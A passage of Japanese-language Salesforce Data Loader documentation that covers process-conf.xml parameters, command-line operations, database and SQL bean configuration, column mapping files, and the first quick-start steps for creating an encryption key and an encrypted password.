lastRunOutputDirectory
`sendAccountsFile_lastrun.properties` など、最新の実行に関する情報を含む出力ファイルを書き込むディレクトリの場所。デフォルト値は、`\conf` です。`enableLastRunOutput` が false に設定されているとファイルが生成されないため、この値は使用されません。

設定バッキングファイルは、デバッグ目的の最新の実行から得られた設定パラメータ値を保存し、`config.properties` のデフォルト設定パラメータの読み込みに使用されます。`configOverrideMap` の設定は、設定バッキングファイルの設定より優先されます。設定バッキングファイルは、プログラム上で管理され、手動での編集は必要ありません。

使用可能なプロセス設定パラメータの名前と説明についての詳細は、「データローダプロセスの設定パラメータ」 (ページ 810)を参照してください。

データローダプロセスの設定パラメータ

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

コマンドラインからデータローダを実行するときに、次の設定パラメータを `process-conf.xml` ファイルに指定できます。場合によっては、[設定]>[設定] のグラフィカルユーザインターフェースにもパラメータが表示されます。

ヒント: サンプルの `process-conf.xml` ファイルは、データローダがインストールされている場所の `\samples` ディレクトリにあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

パラメータ名	データ型	[設定] ダイアログにある同等のオプション	説明
`dataAccess.readUTF8`	ブール型	すべての CSV を UTF-8 エンコーディングで読み込む	このオプションを選択すると、保存されている文字コードの形式に関係なく、ファイルを強制的に UTF-8 文字コードで開きます。 サンプル値: `true`
`dataAccess.writeUTF8`	ブール型	すべての CSV を UTF-8 エンコーディングで書き出す	このオプションを選択すると、ファイルを強制的に UTF-8 文字コードで書き込みます。 サンプル値: `true`
`dataAccess.name`	文字列型	該当データなし (N/A)	CSV ファイル名など、使用するデータソースの名前。データベースの場合、`database-conf.xml` にあるデータベース設定の名前を使用します。 サンプル値: `c:\dataloader\data\extractLead.csv`

パラメータ名	データ型	[設定] ダイアログにある同等のオプション	説明
dataAccess.readBatchSize	整数	なし	データベースから一度に読み取るレコード数。最大値は、200 です。 サンプル値: 50
dataAccess.type	文字列型	なし	標準またはカスタムのデータソース種別。標準タイプは、csvWriter、csvRead、databaseWrite、databaseRead です。 サンプル値: csvWrite
dataAccess.writeBatchSize	整数	なし	データベースから一度に書き込むレコード数。最大値は、2,000 です。パラメータ値が大きい場合、エラーが発生したときに、一括処理されているすべてのレコードがロールバックされることになるため、注意してください。それに対して、値が 1 に設定されていれば、レコードは (一括ではなく) 1 つずつ処理され、エラーはその 1 つのレコードに対してのエラーとなります。データベースへの書き込みの問題を診断する必要がある場合は、値を 1 に設定することをお勧めします。 サンプル値: 500
process.enableExtractStatusOutput	ブール型	エクスポート結果のステータスファイルを生成する	データをエクスポートするときに成功とエラーのファイルを生成する場合は、このオプションを選択します。 サンプル値: true
process.enableLastRunOutput	ブール型	なし	データローダをバッチモードで実行しているときに、sendAccountsFile_lastRun.properties などの出力ファイルの生成を無効にできます。このタイプのファイルは、デフォルトで conf ディレクトリに保存されます。これらのファイルへの書き込みを停止するには、このオプションを false に設定します。 また、ファイルを保存するディレクトリの場所は、

パラメータ名	データ型	[設定] ダイアログにある同等のオプション	説明
			process.lastRunOutputDirectory を使用して変更できます。 サンプル値: true
process.encryptionKeyFile	文字列 (ファイル名)	なし	暗号化キーが入っているファイルの名前。「コマンドラインからの暗号化」 (ページ 807)を参照してください。 サンプル値: c:\dataloader\conf\my.key
process.initialLastRunDate	日付	なし	process.lastRunDate パラメータの初期設定。SQL 文で使用でき、プロセスの実行が成功すると自動的に更新されます。日付形式の構文についての詳細は、「日付形式」 (ページ 795)を参照してください。 形式は yyyy-MM-ddTHH:mm:ss.SSS+/-HHmm です。たとえば、2006-04-13T13:50:32.423-0700 となります。
process.lastRunOutputDirectory	文字列 (ディレクトリ)	なし	データローダをバッチモードで実行しているときに、sendAccountsFile_lastRun.properties などの出力ファイルが書かれる場所を変更できます。このタイプのファイルは、デフォルトで \conf ディレクトリに保存されます。場所を変更するには、このオプションの値を、出力ファイルを書き込む場所のフルパスに変更します。 また、process.enableLastRunOutput を使用してファイルの書き込みを停止できます。
process.loadRowToStartAt	数字	開始行の位置	前回に実行した操作が失敗した場合に、最後に成功した操作の完了時点から開始するよう設定できます。 サンプル値: 1008

パラメータ名	データ型	[設定] ダイアログにある同等のオプション	説明
process.mappingFile	文字列 (ファイル名)	なし	使用する項目の対応付けファイルの名前。「列の対応付け」(ページ825)を参照してください。 サンプル値: c:\dataloader\conf\accountExtractMap.sdl
process.operation	文字列型	なし	実行する操作。「データローダのコマンドライン操作」(ページ820)を参照してください。 サンプル値: extract
process.statusOutputDirectory	文字列 (ディレクトリ)	なし	「成功」または「エラー」の出力ファイルを保存するディレクトリ。ファイル名は、process-conf.xml で他の方法を指定しない限り、操作ごとに自動的に生成されます。 サンプル値: c:\dataloader\status
process.outputError	文字列 (ファイル名)	なし	最新の操作によるエラーデータを保存する CSV ファイルの名前。 サンプル値: c:\dataloader\status\myProcessErrors.csv
process.outputSuccess	文字列 (ファイル名)	なし	最新の操作による成功データを保存する CSV ファイルの名前。「process.enableExtractStatusOutput」(ページ 811) も参照してください。 サンプル値: c:\dataloader\status\myProcessSuccesses.csv
process.useEuropeanDates	ブール型	ヨーロッパの日付形式を使用	このオプションを有効にすると、日付の形式として dd/MM/yyyy および dd/MM/yyyy HH:mm:ss が使用できます。 サンプル値: true
sfdc.assignmentRule	文字列型	割り当てルール	挿入、更新、更新/挿入に使う割り当てルールの ID を指定します。このオプションは、ケースとリードでの挿入、更新、更新/挿入に適用されます。また、取引先に対する

パラメータ名	データ型	[設定] ダイアログにある同等のオプション	説明
			テリトリー割り当てルールが組織にある場合、取引先の更新にも適用されます。割り当てルールは、CSV ファイルの［所有者］の値を上書きします。 サンプル値: `03Mc00000026J7w`
`sfdc.bulkApiCheckStatusInterval`	整数	なし	連続する次のチェックを待つ時間 (ミリ秒)。チェックでは、非同期の Bulk API 操作が完了しているかどうか、または処理したレコードの数を確認します。「`sfdc.useBulkApi`」を参照してください。値を 5000 にすることをお勧めします。 サンプル値: `5000`
`sfdc.bulkApiSerialMode`	ブール型	一括 API に対して順次モードを有効にする	このオプションを選択すると、Bulk API が並列処理ではなく、順次処理されます。並列処理を行うと、データベースの競合が生じる可能性があります。競合が激しいと、読み込みが失敗することがあります。順次モードを使用すれば、バッチは 1 つずつ確実に処理されます。ただし、このオプションを使用すると、読み込みの処理時間が大幅に増える場合があります。「`sfdc.useBulkApi`」を参照してください。 サンプル値: `false`
`sfdc.bulkApiZipContent`	ブール型	Bulk API バッチを zip ファイルとしてアップロードする	Bulk API を使用して、添付ファイルレコードや Salesforce CRM Content などのバイナリ添付ファイルを含む zip ファイルをアップロードするには、このオプションを選択します。「`sfdc.useBulkApi`」を参照してください。 サンプル値: `true`
`sfdc.connectionTimeoutSecs`	整数	なし	API コール中の接続待ち時間 (秒)。 サンプル値: `60`

パラメータ名	データ型	[設定] ダイアログにある同等のオプション	説明
sfdc.debugMessages	ブール型	なし	true の場合、SOAP メッセージデバッグを有効にします。デフォルトでは、sfdc.debugMessagesFile で他の場所を指定しない限り、メッセージは STDOUT に送信されます。 サンプル値: false
sfdc.debugMessagesFile	文字列 (ファイル名)	なし	「process.enableExtractStatusOutput」(ページ 811)を参照してください。Salesforce で送受信する SOAP メッセージを保存します。メッセージを送信または受信すると、メッセージがファイルの最後に追加されます。ファイルにはサイズ制限がないため、使用できるディスク容量を監視してください。 サンプル値: \lexiloader\status\sfdcSoapTrace.log
sfdc.enableRetries	ブール型	なし	true の場合、Salesforce サーバへの接続を繰り返し試行できます。「sfdc.maxRetries」(ページ 816)および「sfdc.minRetrySleepSecs」(ページ 816)を参照してください。 サンプル値: true
sfdc.endpoint	URL	サーバホスト	通信対象となる Salesforce サーバの URL を入力します。たとえば、データを Sandbox に読み込む場合は、URL を https://test.salesforce.com に変更します。 本番のサンプル値: https://login.salesforce.com/services/Soap/u/38.0
sfdc.entity	文字列型	なし	操作で使用される Salesforce オブジェクト。 サンプル値: Lead
sfdc.externalIdField	文字列型	なし	更新/挿入操作で使用されます。データを一致させるための一意の ID として使用され

パラメータ名	データ型	[設定] ダイアログにある同等のオプション	説明
			る「External ID」(外部 ID) 属性を持つカスタム項目を指定します。 サンプル値: `LegacySKU__c`
`sfdc.extractionRequestSize`	整数	クエリ要求のサイズ	一度のエクスポートまたはクエリ操作で Salesforce から返されるレコードは、このオプションで指定したサイズで増分されます。最大値は 2,000 です。値が大きいほどパフォーマンスは向上しますが、クライアントでのメモリ消費量が多くなります。 サンプル値: `500`
`sfdc.extractionSOQL`	文字列型	なし	データエクスポート用の SOQL クエリ。 サンプル値: `SELECT Id, LastName, FirstName, Rating, AnnualRevenue, OwnerId FROM Lead`
`sfdc.insertNulls`	ブール型	`null` 値を挿入	このオプションを選択すると、`null` 値として空白の対応値がデータ操作中に挿入されます。レコードを更新するときにこのオプションが有効になっていると、対応付けが行われた項目の既存データがデータローダによってすべて上書きされます。 サンプル値: `false`
`sfdc.loadBatchSize`	整数	バッチサイズ	一度の挿入、更新、更新/挿入、削除操作で Salesforce に対して入出力されるレコードは、このオプションで指定したサイズで増分されます。最大値は、200 です。50 から 100 までの値をお勧めします。 サンプル値: `100`
`sfdc.maxRetries`	整数	なし	Salesforce への接続を繰り返し試行する場合の最大数。「`sfdc.enableRetries`」(ページ 815)を参照してください。 サンプル値: 3
`sfdc.minRetrySleepSecs`	整数	なし	接続再試行の待ち時間の最少値 (秒数)。待ち時間は、試行ごとに増えていきます。

パラメータ名	データ型	[設定] ダイアログにある同等のオプション	説明
			「sfdc.enableRetries」 (ページ 815) を参照してください。 サンプル値: 2
sfdc.noCompression	ブール型	圧縮	圧縮はデータローダのパフォーマンスを向上させます。この機能はデフォルトで有効になっています。下層の SOAP メッセージのデバッグの際などには、圧縮の無効化が必要なこともあります。圧縮を無効にする場合は、このオプションを有効にします。 サンプル値: false
sfdc.password	暗号化された文字列	なし	sfdc.username で指定したユーザ名に対応する暗号化された Salesforce パスワード。「コマンドラインからの暗号化」 (ページ 807)も参照してください。 サンプル値: 4285b36161c65a22
sfdc.proxyHost	URL	プロキシホスト	プロキシサーバのホスト名です (該当する場合のみ)。 サンプル値: http://myproxy.internal.company.com
sfdc.proxyPassword	暗号化された文字列	プロキシパスワード	sfdc.proxyUsername で指定したプロキシユーザ名に対応する暗号化されたパスワード。「コマンドラインからの暗号化」 (ページ 807)も参照してください。 サンプル値: 4285b36161c65a22
sfdc.proxyPort	整数	プロキシポート	プロキシサーバのポートです。 サンプル値: 8000
sfdc.proxyUsername	文字列型	プロキシユーザ名	プロキシサーバ認証用のユーザ名です。 サンプル値: jane.doe
sfdc.resetUrlOnLogin	ブール型	ログイン時に URL をリセット	デフォルトでは、Salesforce は sfdc.endpoint で指定した URL にログインした後、その URL をリセットします。この自動リセットを無効にするには、このオ

パラメータ名	データ型	[設定] ダイアログにある同等のオプション	説明
			プションを false に設定して無効にします。 有効な値: true (デフォルト)、false
sfdc.timeoutSecs	整数	タイムアウト	要求のエラーが返されるまでに、データローダがサーバからの応答を待つ時間を秒数で指定します。 サンプル値: 540
sfdc.timezone	文字列型	タイムゾーン	日付値にタイムゾーンが含まれない場合は、この値が使用されます。 • 値が指定されていない場合は、データローダがインストールされているコンピュータのタイムゾーンが使用されます。 • 間違った値が入力された場合は、GMT がタイムゾーンとして使用され、そのことがデータローダログに記録されます。 有効な値は、Java getTimeZone(java.lang.String) メソッドに渡すことができるすべてのタイムゾーン識別子です。値は、America/Los_Angeles などのフルネームか、GMT-8:00 などのカスタム ID にできます。 Java で書かれている TimeZone.getDefault() メソッドを実行して、デフォルト値を取得できます。この値は、データローダがインストールされたコンピュータのタイムゾーンです。
sfdc.truncateFields	ブール型	項目の切り捨てを許可	このオプションを選択すると、データが Salesforce に読み込まれたときに、メール、複数選択の選択リスト、電話、選択リスト、テキスト、および暗号化テキストの項目のデータを切り捨てます。

パラメータ名	データ型	[設定] ダイアログにある同等のオプション	説明
			バージョン 14.0 以前のデータローダでは、データが大きすぎる場合にはデータローダが、これらの種類の項目の値を切り捨てます。バージョン 15.0 以降のデータローダでは、指定された値が大きすぎる場合の読み込み処理がエラーになります。 このオプションを指定すると、バージョン 15.0 以降のデータローダでの新しい動作ではなく、以前の動作である切り取りを使用するように指定できます。このオプションはデフォルトで選択されており、バージョン 14.0 以前の製品には無効です。 [Bulk API を使用] オプションがオンの場合、このオプションは使用できません。この場合、項目に対して大きすぎる値が指定されると、その行の読み込み処理は失敗します。 サンプル値: true
sfdc.useBulkApi	ブール型	Bulk API を使用	このオプションを選択すると、Bulk API を使用して、レコードの挿入、更新、更新/挿入、削除、および物理削除が行われます。Bulk API は、多数のレコードを非同期で読み込みまたは削除するように最適化されます。この API は並列処理を行い、ネットワーク往復数を少なくすることで、デフォルトの SOAP ベースの API よりも高速に動作します。「sfdc.bulkApiSerialMode」も参照してください。 サンプル値: true
sfdc.username	文字列型	なし	Salesforce ユーザ名。「sfdc.password」を参照してください。 サンプル値: jdoe@mycompany.com

データローダのコマンドライン操作

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

コマンドラインからデータローダをバッチモードで実行するときに、いくつかの操作がサポートされます。操作は、Salesforce と、CSV ファイルやデータベースなどの外部データソースとの間のデータフローを表します。次に示す操作名と説明のリストを参照してください。

Extract (抽出)
Salesforce Object Query Language を使用して、Salesforce からレコードセットをエクスポートし、エクスポートしたデータをデータソースに書き込みます。論理削除されたレコードは含みません。

Extract All (すべて抽出)
Salesforce Object Query Language を使用して、既存のレコードおよび論理削除されたレコードの両方を含むレコードセットを Salesforce からエクスポートし、エクスポートしたデータをデータソースに書き込みます。

Insert (挿入)
データソースから得たデータを新規レコードとして Salesforce に読み込みます。

Update (更新)
データソースから得たデータを Salesforce に読み込み、ID 項目が一致する既存のレコードを更新します。

Upsert (更新/挿入)
データソースから得たデータを Salesforce に読み込み、カスタム外部 ID 項目が一致する既存のレコードを更新し、一致しないレコードは新規レコードとして挿入します。

Delete (削除)
データソースから得たデータを Salesforce に読み込み、ID 項目が一致する既存のレコードを削除します。

Hard Delete (物理削除)
データソースから得たデータを Salesforce に読み込み、ID 項目が一致する既存のレコードを、いったんごみ箱に保存することはせずに削除します。

データベースアクセスの設定

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

コマンドラインからデータローダをバッチモードで実行するときに、`\samples\conf\database-conf.xml` を使用して、データベースアクセスオブジェクトを設定します。これを使用して、データベースから直接データを抽出します。

DatabaseConfig Bean

トップレベルのデータベース設定オブジェクトは `DatabaseConfig` bean です。これには、次のプロパティがあります。

sqlConfig
データベースとのやりとりを行うデータアクセスオブジェクトのための SQL 設定 bean。

dataSource
データベースのドライバおよび認証機能として機能する bean。`org.apache.commons.dbcp.BasicDataSource` などの `javax.sql.DataSource` の実装も参照する必要があります。

次のコードに、DatabaseConfig bean のサンプルを示します。

```
<bean id="AccountInsert"
    class="com.salesforce.dataloader.dao.database.DatabaseConfig"
    singleton="true">
    <property name="sqlConfig" ref="accountInsertSql"/>
</bean>
```

DataSource

`DataSource` bean は、データベース接続に必要な物理情報を設定します。次のプロパティが含まれています。

driverClassName
JDBC ドライバ実装の完全修飾名。

url
データベースへの物理的接続のための文字列。

username
データベースにログインするためのユーザ名。

password
データベースにログインするためのパスワード。

実装に応じて、追加情報が必要になる場合があります。たとえば、データベース接続がプールされる場合は、`org.apache.commons.dbcp.BasicDataSource` を使用します。

次のコードに、DataSource bean のサンプルを示します。

```
<bean id="oracleRepDataSource"
    class="org.apache.commons.dbcp.BasicDataSource"
    destroy-method="close">
    <property name="driverClassName" value="oracle.jdbc.driver.OracleDriver"/>
    <property name="url" value="jdbc:oracle:thin:@myserver.salesforce.com:1521:TEST"/>
    <property name="username" value="test"/>
    <property name="password" value="test"/>
</bean>
```

API バージョン 25.0 以降のデータローダのバージョンには、Oracle JDBC ドライバは付属していません。JDBC ドライバをインストールせずにデータローダから Oracle データソースに接続しようとすると、「JDBC ドライバクラスを読み込めません」というエラーが表示されます。Oracle JDBC ドライバをデータローダに追加する手順は、次のとおりです。

- `http://www.oracle.com/technetwork/database/features/jdbc/index-091264.html` から最新の JDBC ドライバをダウンロードします。

- JDBC .jar ファイルを *データローダのインストールフォルダ*/java/bin にコピーします。

関連トピック:

Spring Framework
データアクセスオブジェクト
SQL の設定

Spring Framework

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

データローダ設定ファイルは、Spring Framework (オープンソースのフルスタック Java/J2EE アプリケーションフレームワーク) に基づいています。

Spring Framework では、XML ファイルを使用して bean を設定できます。各 bean はオブジェクトのインスタンスを表し、パラメータは、各オブジェクトの setter メソッドに対応します。一般的な bean には、次の属性があります。

id
`XmlBeanFactory` (XML 設定ファイルからオブジェクトを取得するクラス) に対して bean を一意に特定します。

class
bean インスタンスの実装クラスを指定します。

Spring Framework についての詳細は、公式マニュアルおよびサポートフォーラムを参照してください。Salesforce は、外部 Web サイトの可用性や精度を保証しません。

関連トピック:

データベースアクセスの設定

データアクセスオブジェクト

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

コマンドラインからデータローダをバッチモードで実行するときに、いくつかのデータアクセスオブジェクトがサポートされます。データアクセスオブジェクトにより、Salesforce の外にある外部データソースへのアクセスが可能になります。参照インターフェース (`DataReader`)、更新インターフェース (`DataWriter`)、またはその両方を実装できます。次に示すオブジェクト名と説明のリストを参照してください。

csvRead
カンマ区切りまたはタブ区切りのファイルの読み込みが可能です。ファイルの先頭には、各列を説明するヘッダー行が必要です。

csvWrite
カンマ区切りのファイルへの書き込みが可能です。呼び出し側が提供する列リストに基づいて、ファイルの先頭にヘッダー行が追加されます。

databaseRead
データベースの読み込みが可能です。`database-conf.xml` を使用して、データベースアクセスを設定します。

databaseWrite
データベースへの書き込みが可能です。`database-conf.xml` を使用して、データベースアクセスを設定します。

関連トピック:

[データベースアクセスの設定]

SQL の設定

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

コマンドラインからデータローダをバッチモードで実行しているときに、`SqlConfig` クラスには、データベース内の特定のデータにアクセスするための設定パラメータが含まれます。次のコードサンプルに示すように、クエリと挿入は違うものですが、よく似ています。bean は、タイプが `com.salesforce.dataloader.dao.database.SqlConfig` で、次のプロパティを持っている必要があります。

sqlString
データアクセスオブジェクトが使用する SQL コード。

SQL には、設定や操作変数に応じて文字列を作成する置換パラメータを含めることができます。置換パラメータは、始めと終わりの両端を「@」文字で区切る必要があります。たとえば、`@process.lastRunDate@` となります。

sqlParams
`sqlString` で指定した置換パラメータの説明が含まれているタイプ `map` のプロパティ。各エントリが1つの置換パラメータを表します。キーは置換パラメータの名前、値はパラメータが SQL 文に設定された場合に使用される完全修飾された Java 型です。`java.util.Date` に代わる `java.sql.Date` など、「java.sql」型が必要になる場合があります。詳細は、JDBC API の公式マニュアルを参照してください。

columnNames
クエリ (`SELECT` ステートメント) が JDBC `ResultSet` を返す場合に使用されます。SQL の実行によって出力されたデータの列名が含まれています。列名を使用して、`DataReader` インターフェースの呼び出し元にアクセスして出力を返します。

SQL クエリ bean の例

```
<bean id="accountMasterSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
```

```
    <property name="sqlString"/>
        <value>
            SELECT distinct
                '012x00000000Ij7' recordTypeId,
                accounts.account_number,
                org.organization_name,
                concat (concat(parties.address1, ' '), parties.address2) billing_address,

                locs.city,
                locs.postal_code,
                locs.state,
                locs.country,
                parties.sic_code
            from
                ar.hz_cust_accounts accounts,
                ar.hz_organization_profiles org,
                ar.hz_parties parties,
                ar.hz_party_sites party_sites,
                ar.hz_locations locs
            where
                accounts.PARTY_ID = org.PARTY_ID
                and parties.PARTY_ID = accounts.PARTY_ID
                and party_sites.PARTY_ID = accounts.PARTY_ID
                and locs.LOCATION_ID = party_sites.LOCATION_ID
                and (locs.last_update_date > @process.lastRunDate@ OR
accounts.last_update_date > @process.lastRunDate@
        </value>
    </property>
    <property name="columNames">
        <list>
            <value>recordTypeId</value>
            <value>account_number</value>
            <value>organization_name</value>
            <value>billing_address</value>
            <value>city</value>
            <value>postal_code</value>
            <value>state</value>
            <value>country</value>
            <value>sic_code</value>
        </list>
    </property>
    <property name="sqlParams">
        <map>
            <entry key="process.lastRunDate" value="java.sql.Date"/>
        </map>
    </property>
</bean>
```

SQL 挿入 Bean の例

```
<bean id="partiesInsertSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
```

```
    <property name="sqlString"/>
        <value>
            INSERT INTO REP.INT_PARTIES (
            BILLING_ADDRESS, SIC_CODE)
            VALUES (@billing_address@, @sic_code@)
        </value>
    </property>
    <property name="sqlParams"/>
        <map>
            <entry key="billing_address" value="java.lang.String"/>
            <entry key="sic_code" value="java.lang.String"/>
        </map>
    </property>
</bean>
```

関連トピック:

データベースアクセスの設定

列の対応付け

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

コマンドラインからデータローダをバッチモードで実行するときに、Salesforce の値とデータアクセスオブジェクトの値を対応付けるプロパティファイルを作成する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

1. 対応付けファイルを新規作成して、拡張子に `.sdl` を指定します。
2. 次の構文に従ってください。
   - 各ラインで、データのソースと保存先のペアを作成します。
   - インポートファイルでは、データソースを左に置き、等号 (=) で区切り、保存先を右に置きます。エクスポートファイルでは、データソースを左に置き、等号 (=) で区切り、保存先を右に置きます。
   - データソースは、列名と定数のどちらでもかまいません。定数は、"sampleconstant" のように、二重引用符で囲みます。引用符の付かない値は、列名として扱われます。
   - 保存先は、列名とします。
   - 二重引用符で囲んだ定数を、次のように対応付けできます。

     ```
     "Canada"=BillingCountry
     ```

3. 設定ファイルで、パラメータ `process.mappingFile` を使用して、対応付けるファイルの名前を指定します。

メモ: 項目名にスペースが含まれる場合、スペースの直前にバックスラッシュ (\) を追加してエスケープする必要があります。次に例を示します。

```
Account\ Name=Name
```

データ挿入の列の対応付けの例

Salesforce 項目は、右側にあります。

```
SLA__C=SLA__c
BILLINGCITY=BillingCity
SYSTEMMODSTAMP=
OWNERID=OwnerId
CUSTOMERPRIORITY__C=CustomerPriority__c
ANNUALREVENUE=AnnualRevenue
DESCRIPTION=Description
BILLINGSTREET=BillingStreet
SHIPPINGSTATE=ShippingState
```

データエクスポートの列の対応付けの例

Salesforce 項目は、左側にあります。

```
Id=account_number
Name=name
Phone=phone
```

定数値の列の対応付け

データローダは、データの挿入、更新、エクスポート時に項目に定数を割り当てる機能をサポートしています。各レコードで項目に同じ値を設定する必要がある場合、項目と値をCSVファイルやエクスポートクエリに指定する代わりに、`.sdl` 対応付けファイルに定数を指定します。

定数は、二重引用符で囲む必要があります。たとえば、データのインポートの構文は `"constantvalue"=field1` です。

複数の項目に同じ値を設定する必要がある場合、定数とカンマで区切った項目名を指定する必要があります。たとえば、データのインポートの構文は、`"constantvalue"=field1, field2` となります。

以下に、データを挿入する `.sdl` の例を示します。Salesforce 項目は、右側にあります。最初の 2 行は、データソースを保存先項目に対応付け、後ろの 3 行は定数を保存先項目に対応付けています。

```
Name=Name
NumEmployees=NumberOfEmployees
"Aerospace"=Industry
"California"=BillingState, ShippingState
"New"=Customer_Type__c
```

定数には、少なくとも 1 つの英字を含めます。

メモ: 指定した定数値にスペースが含まれる場合、スペースの直前にバックスラッシュ (\) を追加してエスケープする必要があります。次に例を示します。

```
"Food\ &\ Beverage"=Industry
```

個々のバッチプロセスの実行

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

個々のバッチプロセスを開始するには、`\bin\process.bat` を使用します。次のパラメータが必要です。

設定ディレクトリ
デフォルトは `\conf` です。

代替ディレクトリを使用するには、新しいディレクトリを作成し、そこに次のファイルを追加します。

- プロセスが対話形式でない場合、`\samples\conf` から `process-conf.xml` をコピーします。
- プロセスがデータベースとの接続を必要とする場合、`\samples\conf` から `database-conf.xml` をコピーします。
- `\conf` から `config.properties` をコピーします。

プロセス名
`\samples\conf\process-conf.xml` から得た ProcessRunner bean の名前。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

プロセスの例

```
process ../conf accountMasterProcess
```

メモ: Microsoft Windows XP スケジュールタスクウィザードなどの外部プロセスランチャーを設定して、スケジュール通りにプロセスを実行できます。

データローダの概要

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

データのインポートとエクスポートは、データローダでインタラクティブに実行できるだけでなく、コマンドラインを使って実行することもできます。コマンドを使用して、データのインポートとエクスポートを自動化できます。

このクイックスタートでは、データローダコマンドライン機能を使ってデータをインポートする方法を説明します。次の手順に従います。

- ステップ 1: 暗号化キーを作成する
- ステップ 2: ログインユーザ名の暗号化パスワードを作成する
- ステップ 3: 項目の対応付けファイルを作成する
- ステップ 4: インポート設定を含む `process-conf.xml` ファイルを作成する
- ステップ 5: プロセスを実行してデータをインポートする

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

前提条件

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

このクイックスタートを実行するには、次の項目が必要です。

- データローダ。コマンドラインプロセスを実行するコンピュータにインストールされていること。
- Java Runtime Environment (JRE)。コマンドラインプロセスを実行するコンピュータにインストールされていること。
- データローダのユーザインターフェースでインタラクティブにデータをインポートおよびエクスポートするための知識。これを知っておくと、コマンドライン機能の動作をより簡単に理解できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ヒント: データローダをインストールすると、samples ディレクトリにサンプルファイルがインストールされます。このディレクトリはプログラムディレクトリ (例 `C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\samples\`) にあります。このクイックスタートで使用されるファイルの例は、`\samples\conf` ディレクトリにあります。

ステップ 1: 暗号化キーを作成する

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

コマンドラインでデータローダを使用する場合はユーザインターフェースがないため、通常はユーザインターフェースに入力する情報を `process-conf.xml` というテキストファイルで提供する必要があります。たとえば、データローダが Salesforce にログインするために使用するユーザ名とパスワードを追加します。パスワードは、`process-conf.xml` ファイルに追加する前に暗号化しておく必要があるため、このプロセスでは、キーの作成が最初のステップとなります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

1. [スタート] > [すべてのプログラム] > [アクセサリ] > [コマンドプロンプト] をクリックして、コマンドプロンプトウィンドウを開きます。または、[スタート] > [ファイル名を指定して実行] をクリックして、[名前] 項目に「*cmd*」と入力し、[OK] をクリックします。
2. コマンドウィンドウに「*cd*」と入力し、データローダがインストールされているドライブのルートディレクトリに移動します。
3. 次のコマンドを入力して、データローダの `\bin` に移動します。このファイルパスを使用しているシステムのパスに必ず置き換えてください。

   ```
   cd C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\bin
   ```

4. 次のコマンドを入力して、暗号化キーを作成します。<seedtext> を任意の文字列に置き換えます。

   ```
   encrypt.bat –g <seedtext>
   ```

   メモ: `encrypt.bat` のコマンドラインオプションのリストを表示するには、コマンドラインに「*encrypt.bat*」と入力します。

5. 生成されたキーをコマンドウィンドウから `key.txt` というテキストファイルにコピーし、ファイルパスを書き留めます。この例では、生成されたキーを `e8a68b73992a7a54` とします。

   メモ: コマンドウィンドウの簡易編集モードを有効にすると、ウィンドウ間のデータのコピーをより簡単に行えるようになります。簡易編集モードを有効にするには、ウィンドウの上部を右クリックして [プロパティ] を選択し、[オプション] タブで [クイック編集モード] を選択してください。

パスワードの暗号化には暗号化ユーティリティが使用されますが、データローダを使用して送信されるデータは暗号化されません。

関連トピック:

ステップ 2: 暗号化パスワードを作成する

ステップ 2: 暗号化パスワードを作成する

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

メモ: データローダのコマンドラインインターフェースは、Windows でのみサポートされています。

このステップでは、前のステップで生成したキーを使って、暗号化されたパスワードを作成します。

1. 同じコマンドプロンプトウィンドウに、次のコマンドを入力します。<password> を データローダ が Salesforce にログインするために使用するパスワードに置き換えます。<filepath> を前のステップで作成した `key.txt` ファイルへのファイルパスに置き換えます。

   ```
   encrypt.bat -e <password> "<filepath>\key.txt"
   ```

2. コマンドが生成する暗号化パスワードをコピーします。後続のステップで、この値を使用します。

関連トピック:

ステップ 3: 項目の対応付けファイルを作成する

ステップ 3: 項目の対応付けファイルを作成する

エディション

使用可能なエディション: Salesforce Classic

